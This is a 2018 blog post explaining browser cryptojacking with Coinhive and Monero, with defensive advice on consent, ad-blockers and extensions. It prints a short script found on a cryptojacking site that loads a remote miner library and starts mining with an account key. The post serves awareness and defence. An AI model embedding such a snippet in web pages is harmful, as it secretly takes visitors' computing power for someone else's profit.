05/03/2018

LOGICAL POSTS
Posts Make Sense

Cryptojacking meaning? mining cryptocurrency of bitcoin and monero in browser

On 03/02/2018 By gurpreet

In this article we learn about :

- Introduction
- What is cryptomining?
- Cryptomining in the browser
- Cryptomining abuse
- What is Bitcoin cryptomining?
- Monero cryptojacking?
- Cryptojaking with javascript
- What does the code look like?
- Whats Coinhive
- How much money can be made from cryptojacking?
- What can be done about it?
- Closing Remarks

Popular Recent Comments


Top 10 Interview Questions and Answers
13/02/2018


How to face an interview | Complete Guide |
13/02/2018


How to lose 5 Kgs in 15 days | Exercises, Do's and Don'ts , Stories |
20/01/2018


How to write a resume | Types, tips, example & layouts |
13/02/2018


Top 7 ways to earn money online
01/02/2018

Introduction

Cryptomining is the process by which cryptocurrency transactions are verified and added to a public ledger, known as the blockchain. At the same time cryptomining is also the mean by which new cryptocurrency coins are released. Cryptomining is profitable for its operator. One of the latest trends in this area is Coinhive, a legitimate piece of code that performs cryptomining in browsers. Coinhive is used by website owners as an alternative source of income in addition to other sources, e.g. advertisement, pay-per-click, etc.

Although web site owners should obtain the consent of end-users before deploying Coinhive, it often runs without user consent and without the option to opt-out, hence maliciously exploiting the computing resources of end-users. In the meantime, malicious agents have been misusing Coinhive by injecting the code in compromised web sites, browser extensions, and mobile applications. Consequently, they abuse users' computing power to perform cryptomining on their behalf. From the end-user point of view it makes not much difference whether Coinhive is abused by cyber criminals or by website owners deploying it without their consent.

What is cryptomining?

Cryptocurrencies are underpinned by a technology named blockchain. Blockchain is a public ledger shared amongst a network of computers and consists of all transactions that have taken place using a certain cryptocurrency. Transactions are validated and stored in the blockchain through a process called mining (cryptomining). Mining is done by certain peers of the cryptocurrency network who compete (individually or in groups) in solving a difficult mathematical problem, called proof-of-work. This problem requires significant computational power to be

solved. The node or group of nodes solving the problem first gets to add the latest batch of completed transactions in the blockchain and receives a reward for the performed computation (in cryptocurrency coins). Mining requires the use of special software for solving the mathematical problem.

Cryptomining in the browser

In September 2017, a company introduced Coinhive, which mines the cryptocurrency Monero (XMR). Coinhive, is a piece of code written in JavaScript; website owners can simply embed it in their website. Coinhive introduced a new business model for websites. It claims that website owners can remove ads from their websites, load Coinhive instead, and while users are simply browsing the website, mine for Monero. In that way, website owners can supposedly still make profit and support their businesses, without bothering their visitors with advertisements.

When users access a website with Coinhive embedded, Coinhive initiates the process of cryptomining on behalf of the website owner by using user system resources. The visitors of a website represent the group of nodes doing the intensive computational work to solve the mathematical problem. But, instead of them receiving the reward when solving the challenge, the website owner receives it. Moreover, in cases of abuse, i.e. when cyber criminals inject the cryptomining script in compromised websites, cyber criminals receive the reward. Due to Coinhive's resonance (resulting from both legitimate and illegal use cases) more software similar to Coinhive emerged.

Cryptomining abuse

The technique of hijacking browsers for mining cryptocurrency (without user consent) is called "cryptojacking". Delivering

Uncategorized

LIKE US ON FACEBOOK

Logical Posts
Like Page 823 likes
Be the first of your friends to like this

SUBSCRIBE LOGICAL POSTS

Name *


Email *

SUBMIT

ARCHIVES

March 2018 (5)
February 2018 (44)
January 2018 (70)

cryptocurrency miners through malware is nothing new. Yet, mining cryptocurrency when accessing a webpage is new and it has already been abused and rapidly spread. The figure below illustrates how cyber criminals abuse cryptomining scripts through cryptojacking. Cryptojacking also refers to legitimate websites that do not explicitly ask visitors' consent prior to executing cryptomining scripts in their browsers, nor do they provide them the option to opt-out.



What is Bitcoin cryptomining?

In the case of bitcoin, mining requires specialised hardware and consumes masses of energy. For example, each bitcoin transaction takes enough energy to boil around 36,000 kettles filled with water. In a year, the whole bitcoin mining network consumes more energy than Ireland.

But bitcoin is not the only show in town and there are many competing cryptocurrences. One of the most successful is Monero, which builds a degree of privacy into transactions (something bitcoin doesn't do). Currently it requires no specialised hardware for mining, so anyone with computing power to spare can mine it.

December 2017 (50)

Monero cryptojacking?

Monero cryptojacking means someone is secretly using your computer to do cryptomining for the Monero cryptocurrency.

Monero is a privacy-focused cryptocurrency started in 2014. It is one of the few cryptocurrencies that supports in-browser mining.

If you're interested in learning more about cryptojacking in general, learn more here: What is cryptojacking?

Unlike Bitcoin, Monero is derived from CryptoNote.

Cryptojacking with JavaScript

A cryptojacking JavaScript web page uses your computer to mine for cryptocurrencies.More importantly…You don't need to be tricked into installing cryptojacking JavaScript, because it doesn't need to be installed.Simply stated:You don't need to download anything more than the web page with cryptojacking

JavaScript, because JavaScript is already the world's most ubiquitous computing runtime.Let's take a closer look…

What does the code look like?

I navigated to a site that does cryptojacking and tracked down the JavaScript code that performs the cryptomining.

Here's the source code:

```
<script src="https://coin-hive.com/lib/coinhive.min.js">
</script>
<script>
var miner = new
CoinHive.Anonymous('B4ShXfNHJy3nEDclHBuc5i2bKJ3Sok8P');
miner.start();
</script>
```

The code snippet:

1. Loads Coinhive's JavaScript library.
2. Tells Coinhive which Monero account to give the mining credit.
3. Starts the miner.

What's Coinhive?

Coinhive offers a JavaScript miner for the Monero blockchain.

The basic idea is to offer alternatives to online advertising. Instead of showing ads to customers, leverage their devices to mine cryptocurrencies to "pay" for the free article, video, game, etc.

Customers have full privacy. Just "pay" with their capability to mine cryptocurrencies.

How much money can be made from cryptojacking?

The short answer is not much, but it depends on how much website traffic you get.

Maxence Cornet did a cryptomining experiment on a website that gets approximately 1k visits per day with a 0:55 second session duration.

The website mined 0.00947 XMR in 60 hours. That's a total of $0.89 or $0.36 per day.

What can be done about it?

User consent and opt-out option. After the extensive abuse of Coinhive, the company behind it, released a new version called "Authedmine", which explicitly requires user consent before initiating cryptomining. Legitimate businesses that choose solutions similar to Coinhive should request user consent before running any cryptomining code in their browsers, while offering them the option to opt-out too.

Consider using an ad-blocker. Well known ad-blockers quickly added support for blocking Coinhive. Hence users that make use of ad-blockers should not worry about cryptomining JavaScript running in the background. Having said that, while ad-blockers can be beneficial against unwanted and often malicious advertisements and scripts, they can also be damaging for legitimate companies whose revenue relies on advertisements. Therefore, users may still use an ad-blocker but whitelist websites accordingly.

Consider using a browser extension for blocking cryptomining scripts. Developers have also created browser extensions that

block Coinhive and other similar cryptomining scripts. Users can search for these extensions in their browsers' market place.

Update your antivirus/anti-malware software. Antivirus and anti-malware solutions already block cryptomining software, hence users are advised to keep them updated at all times.

Disable unnecessary browser extensions. Users are advised to disable/remove browser extensions they no longer use as it is often the case that a legitimate extension becomes malicious after an update. Hence, it is recommended to reduce the attack surface whenever possible by keeping installed extensions to a minimum.

Consult ENISA's Threat Landscape report. More recommendations against malware can be found in ENISA's Threat Landscape.

Closing Remarks

Cryptojacking quickly became a new tool in the hands of cyber criminals, which shows once more that cyber criminals are ready to find novel ways and grasp new opportunities to make profit in very short time. First indications suggest that cyber criminals have already made profit out of this scheme with almost zero cost. This, implies that they will keep abusing this method as long as it remains profitable. As past cases have shown, it would be no surprise to witness the combination of such a scheme with different types of cyber threats, e.g. phishing, ransomware etc. hence vigilance is advised.

Technology,

PREVIOUS POST
10 Ways Music Can Heal You

NEXT POST
Fighting Insomnia| Estimates | Symptoms |Causes |Do’s |Don’ts |When You Can’t Sleep

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

POST COMMENT